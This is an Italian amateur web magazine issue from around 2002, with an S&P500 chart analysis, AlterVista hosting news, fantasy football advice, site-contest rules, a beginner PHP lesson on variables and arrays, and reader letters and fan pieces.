Iniziamo con un grafico weekly, aggiornato però al 02/11/2002:



Quello che notiamo è la formazione di una figura di inversione su un periodo temporale abbastanza lungo: il testa spalle ribassista. Questa figura presenta un obiettivo, per l'indice statunitense, posto a 622/650 pt.

Altra notazione un probabile conteggio delle onde di Elliott, secondo cui in questa fase siamo ancora nella 3, per cui è lecito attendersi nuovi minimi, per poi rimbalzare seriamente (4), ed infine ricevere l'ultimo affondo accompagnato da un "sano" panic-selling (5) e raggiungimento dell'obiettivo detto poc' anzi.

Il tutto dovrebbe verificarsi nel giro non di qualche settimana, bensì di circa 12/18 mesi.

Nel grafico daily:



Notiamo che la configurazione può essere invalidata solo da un deciso recupero verso area 1000 di S&P500, recupero che può essere dettato anche da una nuova formazione attualmente in corso, che se confermata nelle prossime settimane indicherebbe che il trend al ribasso sia terminato. Prossimi step ribassisti: area 850, 844, nuovi minimi di periodo. Rialzisti molto importante la resistenza in area 950, da confermare con superamento di 1000 prima e di area 1040 poi.

Gli altri mercati seguono a ruota, e saranno analizzati nel prossimo numero di XXXX Free Magazine.

viteritti@altervista.org

Risorse FREE

Questa sezione del periodico è dedicata a tutti i webmaster e in ogni caso ai navigatori della grande rete ☺ tutti siamo alla ricerca delle risorse free, ma non sempre queste risorse gratuite soddisfano i nostri bisogni, ecco l'utilità di questa sezione che si pone come scopo principale quello di indirizzare l'utente di internet verso le risorse FREE migliori, perlomeno per noi (VOI visto che anche voi potete scrivere un articolo in questa sezione). Bene iniziamo?

I problemi sono finiti e si ritorna al TOP!!!

Finalmente dopo le due settimane burrascose, causate dall'aggiunta dei nuovi server, su AlterVista è tornata a splendere luce. Tutti i webmaster ospitati da altervista hanno avuto due settimane d'inferno che si sono concluse con un grosso danno hardware sul server numero 2, che ha causato la perdita dei dati sui DB my_sql di alcuni siti. Ma non ostante ciò siamo tutti contenti, perché ora il MIGLIOR portale, per quanto riguarda lo spazio Web gratuito, torna a splendere. Infatti la necessita di ampliare i server è nata dal fatto, che le utenze crescevano sempre di più e le risorse non riuscivano a soddisfare qualitativamente le esigenze dei webmaster, e così lo staff di Altervista si è deciso a venirci incontro offrendoci altri server di modo che non ci siano problemi significativi. Ancora non è attivo il sistema di popunder (che offre al web master un cospicuo guadagno) ma verrà ristabilito al più presto con nuovi circuiti. Inoltre è in arrivo un nuovo forum (quello attuale non è soddisfacente) e chi lo sa magari anche una guida all'utilizzo di Altervista. Insomma Altervista non è mai seconda a nessuno!!!!

XXXX

www.alter
vista.org

FANTACALCIO

Ciao ragazzi, siamo al secondo appuntamento con questa rubrica, dedicata al fantacalcio, che la redazione di questo giornale mi ha chiesto di curare. Partiamo dal principio, la cosa importante per vincere un campionato, lungo 30-34 giornate, è creare una squadra competitiva sin dall'inizio, cercando di non spendere tutti i crediti che si hanno a disposizione. Potreste obiettare: Che bella scoperta? Già, ma in realtà esistono degli efficaci trucchetti per farlo!!! Nel creare un organico bisogna fissare, prima dell'asta, degli obiettivi primari e dividere il proprio budget da spendere in fasce, frazionandolo per ogni ruolo. La cosa più importante nel fantacalcio è avere il centrocampo e l'attacco di prim'ordine, gli altri reparti li sistemeremo dopo. Nelle aste, bisogna giocare d'astuzia, chiedendo giocatori che interessano di sicuro agli altri concorrenti, non sbilanciatevi mai, potrebbero scordarsi un giocatore importante e potreste soffiarglielo a poco prezzo.

Ecco come sistemare i quattro reparti:

IN ATTACCO:

Scegliere una punta di prima fascia, vale a dire uno che garantisce quei venti/venticinque goal a campionato, uno almeno bisogna averlo sempre, per forza. Non fate l'errore di prenderne due, spendendo tre quinti del vostro budget. Poi accompagnatelo con due attaccanti da 10/15 goal a campionato, cercando di spendere il meno possibile. Gli altri attaccanti devono essere giovani promesse o veterani che se pur segnano poco, hanno la sicurezza di essere titolari nei loro club. Questi ultimi saranno fondamentali nel corso del torneo.

A CENTROCAMPO:

La miglior ricetta per un forte centrocampo è la ricerca dell'uomo-goal, non del nome. Non serve a nulla avere un Davids, se poi segna poco. Cercate quanti più trequartisti potete, uno dei quali deve garantire quegli 8-10 goal a campionato ed accompagnateli con tre-quattro TITOLARI (anche se non sono goleador) a basso costo. Bisogna partire dal presupposto, che si può avere un solo non titolare per reparto.

IN DIFESA:

La difesa è l'ultimo dei reparti da sistemare, anche perchè i difensori costano poco e c'è sempre la possibilità di sistemarla nei mercati di riparazione. I difensori da prendere sono gli esterni, arrivano facilmente al cross e possono fare assist importanti o addirittura arrivare alla conclusione. Per il difensore non è fondamentale il goal, anche se non si rifiuta mai, ma il voto. In questo ruolo, il nome è più importante. Nesta o Cannavaro, garantiscono sempre il loro 7 in pagella.

IN PORTA:

Rimane da sistemare il portiere, qui non conta tanto la sua bravura ma la capacità della sua squadra di prendere pochi goal. Partite dal presupposto che un 6, senza malus, è un voto d'oro per questo ruolo. Prendetene uno di una squadra da scudetto ed il suo vice (per spendere meno), poi accompagnateli con un portiere di una squadra che ambisce alla Coppa U.E.F.A. Non prendete portieri di squadre che lottano per la salvezza, prendono troppi goal, per quanto bravi possano essere. Con queste semplici regole vi costruirete una squadra formidabile, che alla lunga risulterà la più forte in assoluto. Non contano solo gli undici titolari fortissimi, devono essere accompagnati da un'organico intelligente. Nel prossimo numero vi illustrerò i consigli per un buon mercato di riparazione e come sapere in anteprima, il giocatore rivelazione della stagione.

Per tutto quello che riguarda il fantacalcio, vi rimando alla sezione dedicatagli sul mio sito, all'indirizzo:

<http://www.ilquartiere.altervista.org>

Conky79





Concorso "il miglior sito di AlterVista"

Ma che cos'è questo concorso?

E' un concorso indetto da D-Web ed AlterVista, che premia il miglior sito fatto sullo spazio di AlterVista; i premi si dividono in 3 categorie (Interattività, Grafica, Struttua) ogni categoria si divide in 3 premi, rispettivamente 1000, 500, 250 AC Più un bonus di 100 AC per ogni iscrizione Le iscrizioni si tengono sul forum di D-Web Ecco il regolamento ufficiale Versione aggiornata al 2.8.2002 del regolamento "il miglior sito di AlterVista" Ricordiamo che se si passa la preselezione si avrà diritto all'accredito di 100 AC in caso di vincita (ancora da definire)

Regolamento

Regolamento del premio "il miglior sito di AlterVista"

Siti ammessi:

Sono ammessi al concorso i siti web:

- Siti commerciali di aziende individuali, società o liberi professionisti;
- Pagine personali;
- Siti composti da un numero minimo di 4 pagine HTML (esclusi i frame);
- Siti in lingua italiana

Siti non ammessi:

Non sono ammessi al concorso i siti web:

- Che infrangono i diritti d'autore
- pornografici
- con contenuto razzista
- che vanno contro il regolamento di AlterVista
- che non appartengono ad AlterVista

Iscrizioni

Ciascun sito appartenente ad AlterVista può iscriversi , purché rispetti le regole sopra descritte.

L'iscrizione avverrà tramite forum

Criteri generali di valutazione finale

Aree di valutazione:

- valutazione del progetto nel suo insieme
- attinenza al tema del sito
- originalità del sito
- servizi offerti ai visitatori
- velocità di apertura pagine (la valutazione viene svolta con modem ADSL, quindi un sito lento da caricare è proprio da rivedere...)
- aspetto grafico

La Giuria esprime un voto insindacabile da 1 a 10

La Giuria premia i primi 3 siti che hanno ottenuto maggiori voti per ogni categoria.

La Giuria può assegnare anche ulteriori premi (diversi da quelli standard)

Ogni sito può vincere un solo premio a Stagione

I premi

D-Web segnalerà le pagine vincitrici del concorso in una pagina "speciale del sito" appositamente creata e assegnerà un'immagine al sito vincitore , che attesta la vincita e collega la pagina premiazioni col sito vincitore.

I vincitori del concorso vinceranno AlterCent. (Per sapere cosa sono visita www.altervista.org).

www.d-web.tk

NEWS

XXXX CONCORSO

Sono in corso le selezioni per il concorso per siti, indetto da www.xxxx.risorse.com, alcune recensioni sono già pronte, e ad oggi l'80% dei siti iscritti sono stati esaminati dallo staff di XXXX dal mese di ottobre 2002 verrà pubblicata (con cadenza bimestrale) la recensione del sito, che, a nostro insindacabile giudizio, risulterà vincitore. In caso di vittoria la redazione di XXXX FREE MAGAZINE pubblicherà la recensione del sito sulla rivista, e lo staff di XXXX chiederà via mail un minibanner formato 60x120, che verrà sponsorizzato sulla HOME di www.xxxx.risorse.com. Restano aperte le iscrizioni, ricordando che per i siti già iscritti non è necessaria una seconda iscrizione neppure dopo i risultati bimestrali, vi aspettiamo numerosi. Il form di iscrizione è disponibile su www.xxxx.risorse.com nell'apposita sezione.

XXXX

SITI "DISTRIBUTORI" DI XXXX FREE MAGAZINE

Cresce la lista dei siti che distribuiscono XXXX FREE MAGAZINE ☺
Di seguito pubblichiamo l'elenco completo dei siti, che allo stato attuale, distribuiscono la nostra rivista!!!! Se sei intenzionato a distribuire la rivista sul tuo sito vai sul nostro forum e scrivici nell'apposito topic! Grazie della collaborazione!

Elenco dei siti che distribuiscono XXXX FREE MAGAZINE!

- www.angelinoantonio.tk
- www.d-web.tk
- www.denethor.altervista.org
- www.ternitycrew.tk
- www.fotoportal.tk
- www.iacchi.altervista.org
- www.ilquartiere.cjb.net
- www.juventus.altervista.org
- www.madbad.vze.com
- www.malusdarkblade.altervista.org
- www.masterdelirium.tk
- www.maurizio.altervista.org
- www.moonwalk.tk
- www.mbs.altervista.org
- www.nazionale.altervista.org
- www.ottavonano.altervista.org
- www.thefilth.risorse.com
- www.venico.tk
- www.xxxx.risorse.com

XXXX

www.xxxx.risorse.com**www.moonwalk.tk**

ecco il nuovo sito per tutti i fan di Micael Jackson!
Da non perdere tante foto e tanti download!

Antonellamj*
Antonellamj@altervista.org

www.webx.altervista.org

E' "nato" WebX il portale del divertimento!
Potrete trovare tanti download di battute, filmati, e immagini dei piu' famosi comici Italiani quali Diego Abatantuono, Corrado Guzzanti, Alvaro Vitali, Roberto Benigni, Lino Banfi e tanti altri ☺ .

WebX
www.webx.altervista.org

Lezioni di PHP (lezione 1)**Prefazione**

Questo mini-corso di php vuole essere una piccola guida per chi vuole cominciare a imparare questo ad usare questo linguaggio, non si propone di essere una guida completa o per programmatori esperti, ma vuole solamente gettare le basi per la conoscenza di un così vasto e potente linguaggio. Presuppone comunque un minimo di conoscenza di base sulla programmazione.

Chiunque voglia aggiungere commenti, apportare correzioni o altro può contattarmi all'indirizzo venico@altermvista.org o al sito www.venico.tk.

La guida è liberamente scaricabile da tutti, è inoltre possibile pubblicarla liberamente a patto di non apportare variazioni ai contenuti, in fine se è possibile, gradirei essere avvisato della pubblicazione.

Sommario**Introduzione****requisiti****Primi passi****Le variabili****Gli Array**

Gli operatori

Strutture di controllo

Le funzioni

Il interfacciamento MySql

Gestione Cookies

(altri argomenti potranno essere aggiunti in seguito)

introduzione

PHP è l' acronimo di "PHP: Hypertext Preprocessor", cioè un "preprocessore dell' ipertesto" basato su un linguaggio simile la C, anche se come vedremo con delle aggiunte e delle modifiche che lo rendono più facile da usare e adatto la web. Nasce nel 1994 come progetto "personale" e la prima versione pubblicamente utilizzabile risale al 1995 con il nome di "Personal Home Page". Il progetto si trasforma presto in un OpenSource riscuotendo un notevole successo fino a farlo diventare, oggi, il più potente, veloce, sicuro, economico linguaggio di scripting server-side. Che vuol dire server-side? Vuol dire che il php è invisibile nelle pagine web che noi apriamo (al contrario per esempio del javascript "client-side" che lo troviamo visualizzando il codice di una pagine) perché quando ci colleghiamo ad una pagina php, il server in cui è presente la pagina ci spedisce una pagina HTML che è il risultato dell' interpretazione della pagina php richiesta. Questo concetto sarà più chiaro più avanti con degli esempi.

Requisiti

Prima di cominciare con la parte di programmazione servono alcune informazioni su cosa serve per utilizzare i php "in casa".

Apache (il web server) www.apache.org

PHP (l'interprete) www.php.net

MySql (il DataBase) www.mysql.com

Ma siccome non è facile installare e configurare i suddetti, consiglio di utilizzare.

EasyPHP (Apache, PHP, MySql) www.easyphp.org

EasyPHP non è altro che un software (x Windows) che installa e configura automaticamente questi tre pacchetti (Apache, PHP, MySql) essenziali per l' utilizzo del PHP.

Primi passi

Cominciamo col dire che una pagina php perché venga passata all'interprete php deve avere l'estensione **.php** o .php3 (quest'ultimo modo è deprecato!). Quindi la prima cosa che dobbiamo fare, nel cominciare a scrivere del codice php, è di salvare un file nella nostra directory di localhost (se lavoriamo in locale) che si chiama index.php. Chiamando un file index.php il web server "capisce" che quella sarà la pagina da chiamare quindi possiamo evitare di scrivere nella barra del nostro browser "<http://localhost/index.php>" ma basterà scrivere "<http://localhost>"; naturalmente se il nostro file si chiamerà ciao.php lo richiameremo così "<http://localhost/ciao.php>". Dentro il nostro file index.php ci potremo mettere sia codice HTML sia codice PHP. Quest'ultimo dovrà essere compreso tra `<?php ?>` oppure semplicemente `<? ... ?>`; quindi se vorremo che il nostro interprete php ci scrivi "ciao a tutti" quello che dovremo fare è questo:

.....**SEGUE**.....

```

<html>
  <head>
    <title>index.php</title>
  </head>
</body>

<?php

echo "ciao a tutti";

?>

</body>
</html>

```

l'output che ne avremo sarà questo:

ciao a tutti

mentre se visualizziamo il sorgente della pagina mostrata dal browser quello che vedremo sarà questo:

```

<html>
  <head>
    <title>index.php</title>
  </head>
</body>
ciao a tutti
</body>
</html>

```

Questo chiarisce quanto detto prima, cioè che se visualizziamo da nostro browser il contenuto di una pagina php vedremo solo HTML.

Le variabili

Vi ricordate quando all'inizio ho detto che il php è più facile da usare del C, ecco questa frase trova una prima conferma adesso. Le variabili in php, al contrario del C, non devono essere dichiarate prima di essere usate, ma possono essere usate direttamente, ed oltre a questo una variabile nello stesso frammento di codice può essere di tipo diverso. Per capirci guardate questo esempio

```

<?php
$pippo="ciao a tutti";
echo "$pippo";
$pippo=3;
echo $pippo;
?>

```

in C avremmo dovuto fare questo:

```

void main(){
int pippo=3;
char pluto[]="ciao a tutti";
printf("%d",pippo);
printf("%s",pluto);
}

```

Potete vedere che in php l'unica cosa che viene richiesta per le variabili (o array) è che il nome della variabile sia preceduto dal \$ (simbolo del dollaro). Oltre a questo potete vedere che, come detto prima, le variabili non vanno dichiarate e possono essere di tipo diverso. Proprio per questo non ci interessa elencare i tipi di variabile possibili ci basta ricordare che in una variabile ci possiamo mettere qualsiasi cosa: numeri, lettere, lettere e numeri contemporaneamente ecc...

Come mettiamo qualcosa dentro una variabile; facile o im modo diretto:

```

$pippo=3;
$pluto="ciao";

```

o copiando il contenuto di un'altra variabile:

```

$pippo=$pluto;

```

.....SEGUE.....

in quest'ultimo caso nella variabile pippo verra messo il contenuto della variabile pluto (come in C).

Da notare che se poco prima la variabile pippo era stata utilizzata come variabile numerica, ora mettendo il contenuto di pluto che è una variabile contenente caratteri non si genera alcun errore. Naturalmente tutto questo in C sarebbe impensabile.

Guardate:

```
<?php
$pippo=3;
echo $pippo;
$pluto="ciao a tutti";
echo "$pluto";
$pippo=$pluto;
echo $pippo;
?>
```

Gli Array (cenni)

L'array lo dobbiamo considerare come una variabile con N campi ai quali compi si accede così: a[0] il primo campo , a[1] il secondo campo, a[N-1] l'ennesimo campo. Il ogni campo ci puo essere un qualsiasi oggetto che ci potrebbe essere in una variabile, quindi il primo campo potrebbe essere una campo numerico il secondo un campo di tipo carattere. L'importanza degli array sarà più chiara più avanti quando parleremo delle strutture di controllo (if, while , for); per ora ci interessa imparare ad utilizzarli.

```
<?php
$a[0]=1;
$a[1]="ciao";
$a[2]=3;
$a[3]=$a[0]+$a[2];
?>
```

La prima riga si legge: a di zero è uguale a uno. Questo frammento di codice che abbiamo scritto sopra potrebbe essere tranquillamente scritto così:

```
<?php
$pippo=1;
$pluto="ciao";
$stopolino=3;
$paperino= $pippo + $stopolino;
?>
```

Infatti utilizzare così un array è inutile, ma come ho già detto le potenzialità dell'array le scopriremo più avanti.

Venico

<http://www.venico.tk>
venico@altervista.org

Varie

Ciao a tutti!

Vorrei chiedervi solo una dritta per avere l'immagine di background del mio sito ferma allo scorrere dei contenuti della pagina.

Lorenzo

<http://arcade.altervista.org>

arcade@altervista.org

*****Risposta*****

per bloccare l'immagine di sfondo devi usare la tag:

<body background="file.jpg" bgproperties="fixed">

ma fai attenzione perchè funziona solo con Internet Explorer!

HolaZ

XXXX

Ieri 11 settembre ho chiuso il mio sito per solidarieta' verso cio' che e' successo l'anno scorso e ho scritto nell'homepage che i link erano saltati. qualche visitatore infuriato mi ha spedito mail anonime offensive dicendo che era solo un gesto pubblicitario. Certo che se tutti i miei visitatori fossero cosi' mi converrebbe chiudere il sito...

Amarant

gianfrancopierobon4@msn.com

<http://www.amarant.da.ru>

vorrei bastonare quelli che usano un editor html o xml che sia. secondo me e' molto meglio usare il blocco note perche' quello che fai te lo sudi e non te lo "disegni"!.

Amarant

gianfrancopierobon4@msn.com

<http://www.amarant.da.ru>

*****Risposta*****

In un certo senso condivido la tua idea ☺ ma c'è da sottolineare, che nessuno è nato imparato. Cioè non tutti conoscono l'html e quindi puo' risultare difficile costruirsi il proprio sito cosi' ci si rifà ad un editor html ☺. Naturalmente c'è più soddisfazione a farsi da soli il sito e basterebbe poco per imparare ☺ anche leggendo questa rivista ☺

HolaZ

XXXX

ROBERTO BENIGNI!!!!

Volevo usare questo spazio per parlarvi di una persona che ha riempito la sua comicità di amore, tanto che adesso lo chiamano il comico dell'amore! E così ha conquistato anche chi per lui non aveva tanta simpatia con la sua voglia di ridere e scherzare ma con il suo continuo amore! Come quando al festival di Sanremo dopo aver preso in giro Berlusconi gli fa un augurio!augurio di portare avanti questa Italia in modo che la mattina che ogni mattina quando ci svegliamo possiamo essere orgogliosi di essere italiani! Un amore che porta ad accogliere tutti! Chi avrebbe avuto il coraggio al festival di recitare i versi del XXXIII Canto del Paradiso di Dante dedicati alla Madonna? E tutto il suo discorso a San Remo è pieno della parola amore e la canzone ne è la ciliegina sulla torta! E ora per concludere vorrei parlarvi del suo film, dai non serve che vi dico quale quando si dice del suo film è quello "La vita è bella" un capolavoro in cui l'amore esce da tutti i pori! La prima parte scherzosa e divertente si alterna alla storia di un eroe che cerca di far vivere come un gioco al figlio il campo di concentramento! Questo mio articolo vuole essere solamente un ringraziamento a Benigni!

www.robertobenigni.altervista.org

INIZIA IL CAMPIONATO DI CALCIO....E CONTINUANO LE POLEMICHE!!!

Volevo parlarvi di questo inizio di campionato che porta un po' di belle cose per una squadra che da anni sta al centro delle polemiche! perchè? perchè ha un giocatore che rientrato da un infortunio non è più quello di un tempo e perchè siccome ha vinto troppo gli occhi sono puntati contro di lei e al minimo errore degli arbitri "il campionato è comprato" senza vedere che in realtà ne ha subiti anche! Bhe di bello che ci sta? Ci sta che quest'anno quel giocatore dato per finito ha fatto vincere la Supercoppa Italiana alla squadra che l'ha tenuto anche nel momento negativo e che ha differenza del "fenomeno" non se n'è andato proprio quando iniziava a giocare da Campione! Ma non si è fermato qua e alla prima di campionato con l'atalanta ha preso per mano la squadra e con due gol (si uno su rigore ma il rigore se lo è procurato lui) ha portato la squadra a fare quasi una passeggiata! e poi di bello c'è una buona prova della squadra in Coppa Campioni che un po' per l'arbitro un po' per la sfortuna ha perso la possibilità di vincere fuori casa con la più forte del girone! Ma questo errore dell'arbitro verrà presto dimenticato e se alla prossima partita magari ci dovessero non espellere un giocatore che andava espulso questa squadra avrà rubato la coppa dei campioni!

www.juventus.altervista.org